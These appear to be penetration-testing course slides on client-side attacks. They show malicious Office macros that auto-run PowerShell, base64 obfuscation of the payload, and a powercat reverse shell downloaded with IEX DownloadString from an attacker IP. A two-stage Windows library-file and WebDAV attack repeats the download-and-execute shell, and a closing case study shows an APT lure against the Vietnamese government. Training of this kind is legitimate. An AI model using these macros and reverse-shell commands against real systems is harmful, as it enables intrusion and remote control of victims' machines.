

Penetration Testing

Client-side Attacks

MITRE ATT&CK HEAT MAP - TOP FIVE TECHNIQUES ACROSS EACH TACTIC AREA

INITIAL ACCESS	EXECUTION	PERSISTENCE	PRIVILEGE ESCALATION
Valid Accounts	Command and Scripting Interpreter	Valid Accounts	Valid Accounts
Exploit Public-Facing Application	Windows Management Instrumentation	Server Software Component	Process Injection
External Remote Services	System Services	Create Account	Create or Modify System Process
Phishing	Scheduled Task/Job	Account Manipulation	Scheduled Task/Job
Trusted Relationship	Shared Modules	Create or Modify System Process	Abuse Elevation Control Mechanism

DEFENSE EVASION	CREDENTIAL ACCESS	DISCOVERY	LATERAL MOVEMENT
Valid Accounts	OS Credential Dumping	System Owner/User Discovery	Remote Services
Indicator Removal	Unsecured Credentials	System Network Configuration Discovery	Lateral Tool Transfer
Impair Defenses	Brute Force	Account Discovery	Exploitation of Remote Services
Obfuscated Files or Information	Credentials from Password Stores	Remote System Discovery	Remote Service Session Hijacking
Masquerading	Steal or Forge Kerberos Tickets	System Information Discovery	Software Development Tools

COLLECTION	COMMAND & CONTROL	EXFILTRATION	IMPACT
Archive Collection Data	Ingress Tool Transfer	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Data Staged	Application Layer Protocol	Exfiltration Over Web Service	Service Stop
Data from Local System	Remote Access Software	Exfiltration Over C2 Channel	Inhibit System Recovery
Screen Capture	Non-Standard Port	Automated Exfiltration	System Shutdown/Reboot
Data from Network Shared Drive	Proxy	Data Transfer Size Limits	Resource Hijacking

MITRE ATT&CK heat map highlighting the top five techniques CrowdStrike observed adversaries use in each tactic area

From June 2022 to July 2023

Client-side Attacks

- Once they execute these files on their machine, we can get a foothold in the internal network.
- Client-side attacks often exploit weaknesses or functions in local software and applications such as browsers, operating system components, or office programs.
- To execute malicious code on the client's system, we must often persuade, trick, or deceive the target user.

Target Reconnaissance

- Target's installed software
- OS
- Personal Information
- Device Fingerprinting

(grabify, Canarytoken , ...)

Exploiting Microsoft Office

- Microsoft Office applications like Word and Excel allow users to embed **macros**
- Macros are one of the oldest and best-known client-side attack vectors

Exploiting Microsoft Office

Marco opening powershell.exe

```
Sub Test_Macro()  
    CreateObject("Wscript.Shell").Run "powershell"  
End Sub
```

Exploiting Microsoft Office

```
Sub AutoOpen()
```

```
    Test_Macro
```

```
End Sub
```

```
Sub Document_Open()
```

```
    Test_Macro
```

```
End Sub
```

```
Sub Test_Macro()
```

```
    CreateObject("Wscript.Shell").Run "powershell"
```

```
End Sub
```

Exploiting Microsoft Office

```
Sub Test_Macro()
```

```
    Dim Str As String
```

```
    CreateObject("Wscript.Shell").Run Str
```

```
End Sub
```

Sử dụng powercat để tạo reverse shell

```
cp
```

```
/usr/share/powershellempire/empire/server/data/module_source/management/powercat.ps1 .
```

```
IEX (New-Object
```

```
System.Net.Webclient).DownloadString("http://192.168.45.229/powercat.ps1");powercat -c 192.168.45.229 -p 4444 -e powershell
```


Exploiting Microsoft Office

```
$Text = 'IEX (New-Object  
System.Net.Webclient).DownloadString("http://192.168.45.229/powercat.p  
s1");powercat -c 192.168.45.229 -p 4444 -e powershell'
```

```
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
```

```
$EncodedText =[Convert]::ToBase64String($Bytes)
```

```
$EncodedText
```

```
powershell.exe -nop -w hidden -enc Str
```

Exploiting Microsoft Office

<Python script to split the base64-encoded string into smaller chunks of 50 characters and concatenate them into the Str variable>

```
str = "powershell.exe -nop -w hidden -e SQBFaFgAKABOAGUAdwA..."
n = 50
for i in range(0, len(str), n):
    print("Str = Str + " + "'" + str[i:i+n] + "'")
```

Abusing Windows Library Files

- Windows library files are virtual containers for user content. They connect users with data stored in remote locations like web services or shares
- Two-stage client-side attack
 - Use Windows library files to gain a foothold on the target system and set up the second stage
 - Use the foothold to provide an executable file that will start a reverse shell when double-clicked.

The first stage

- Create a Windows library file connecting to a WebDAV share server
apt install python3-wsgidav
- Run WebDAV server
`wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/`
- Create file and test.

The first stage

- Create Windows Library file

XML and Library Description Version:

```
<?xml version="1.0" encoding="UTF-8"?>  
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">  
  
</libraryDescription>
```

Name and Version Tags of the Library:

```
<name>@windows.storage.dll,-34582</name>  
  <version>6</version>
```

The first stage

Configuration for Navigation Bar Pinning and Icon:

```
<isLibraryPinned>true</isLibraryPinned>  
<iconReference>imageres.dll,-1003</iconReference>
```

templateInfo and folderType tags:

```
<templateInfo>  
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>  
</templateInfo>
```

The first stage

templateInfo and folderType tags:


```
<searchConnectorDescriptionList>  
  
<searchConnectorDescription>  
  
<isDefaultSaveLocation>true</isDefaultSaveLocation>  
  
<isSupported>>false</isSupported>  
  
<simpleLocation>  
  
<url>http://192.168.211.129</url>  
  
</simpleLocation>  
  
</searchConnectorDescription>  
  
</searchConnectorDescriptionList>
```

The second stage

Powershell Download and Powercat reverse shell:

```
powershell.exe -c "IEX(New-Object  
System.Net.WebClient).DownloadString('http://192.168.119.3:8000/powercat  
.ps1');  
powercat -c 192.168.211.129 -p 4444 -e powershell"
```


Use-case: APT targets Vietnam government



The screenshot displays the VirusTotal analysis interface for a file named "VanBanGoo_2023.07.10. TT 03 FINAL.zip". The file's SHA-256 hash is bcc0d383d8b2f53bb2fba1f5fa1b23640e07e86bdddaafdb7e39d1cb329a3fa47. It has a size of 8.27 MB and was last analyzed 1 month ago. The interface shows a "Community Score" of 32/64, indicating it is not flagged as malicious by 32 security vendors. A list of detected signatures includes "zip", "detect-debug-environment", "exploit", "cve-2023-38831", "checks-user-input", "long-sleeps", and "contains-pe". The "DETECTION" tab is active, showing a "Crowdsourced Sigma Rules" section with one rule: "Matches rule Password Protected Compressed File Extraction Via 7Zip by Nasreddine Bencherchali (Nextron Systems) at Sigma Integrated Rule Set (GitHub)". The rule description states: "Detects usage of 7zip utilities (7z.exe, 7za.exe and 7zr.exe) to extract password protected zip files." The "Security vendors' analysis" section shows the analysis was performed on 2023-09-26T04:13:15 UTC. The "Popular threat label" is "trojan.nwmlzp", and the "Family labels" include "nwmlzp".

32 / 64
Community Score

32 security vendors and no sandboxes flagged this file as malicious

Follow Reanalyze Download Similar More

bcc0d383d8b2f53bb2fba1f5fa1b23640e07e86bdddaafdb7e39d1cb329a3fa47
VanBanGoo_2023.07.10. TT 03 FINAL.zip

Size: 8.27 MB | Last Analysis Date: 1 month ago | ZIP

zip detect-debug-environment exploit cve-2023-38831 checks-user-input long-sleeps contains-pe

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY 4

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 1 LOW 0

Matches rule Password Protected Compressed File Extraction Via 7Zip by Nasreddine Bencherchali (Nextron Systems) at Sigma Integrated Rule Set (GitHub)
Detects usage of 7zip utilities (7z.exe, 7za.exe and 7zr.exe) to extract password protected zip files.

Security vendors' analysis on 2023-09-26T04:13:15 UTC

Popular threat label: trojan.nwmlzp | Threat categories: trojan | Family labels: nwmlzp

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Hà Nội, ngày 27 tháng 7 năm 2023

THÔNG TƯ

Về việc tổ chức giải quyết

Căn cứ Luật Cơ quan đại diện nước Cộng hòa xã hội chủ nghĩa Việt Nam ở nước ngoài số [REDACTED] ngày 18/6/2009;

Căn cứ Luật sửa đổi, bổ sung một số điều của Luật Cơ quan đại diện nước Cộng hòa xã hội chủ nghĩa Việt Nam ở nước ngoài số [REDACTED] ngày 21/11/2017;

Căn cứ Luật Ban hành văn bản quy phạm pháp luật số [REDACTED] ngày 22/6/2015; Mật sửa đổi, bổ sung một số điều của Luật Ban hành văn bản quy phạm pháp luật số [REDACTED] ngày 18/6/2020;

Căn cứ Nghị định số [REDACTED] ngày 14/10/2022 của Chính phủ quy định chức năng, nhiệm vụ, quyền hạn và cơ cấu tổ chức của [REDACTED]

THÔNG TIN BẢO CHÍ

Hà Nội, ngày 13 tháng 9 năm 2023

Về số dư [REDACTED] đến hết Quý II/2023

Tiếp tục thực hiện nguyên tắc công khai minh bạch trong điều hành giá xăng dầu theo quy định tại [REDACTED] ngày 03/9/2014 và [REDACTED] ngày 01/11/2022 (sửa đổi, bổ sung) của Chính phủ về kinh doanh xăng dầu, [REDACTED] công khai thông tin về tình hình trích lập, sử dụng và lãi phát sinh trên số dư [REDACTED] xăng dầu [REDACTED] Quý II/2023.

- Số dư [REDACTED] đến hết ngày 31/3/2023: 5.640,34 tỷ đồng;
- Tổng số trích [REDACTED] trong Quý II năm 2023 (từ ngày 01/4/2023 đến hết ngày 30/6/2023): 1.779,2 tỷ đồng;
- Tổng số sử dụng [REDACTED] trong Quý II năm 2023 (từ ngày 01/4/2023 đến hết ngày 30/6/2023): 5,91 tỷ đồng;

1a3b1fb53e0c902319aa63c4bfa737edabe88c9a5f2464651f3b2990c0a4a4d3.zip - ZIP archive, un

Name		Size	Packed	Type	Modified
..				File folder	
Ủy ban [REDACTED] Nhà nước ...		5,376,632	2,410,272	File folder	9/18/2023 11:1
Ủy ban [REDACTED] Nhà nước ...		6,566,713	5,921,671	File	9/18/2023 11:1

Name	Size	Packed	Type
..			File folder
twinapi.dll	249,856	125,779	Application extens...
Ủy ban [REDACTED] Nhà nước ...	5,126,776	2,284,493	Application

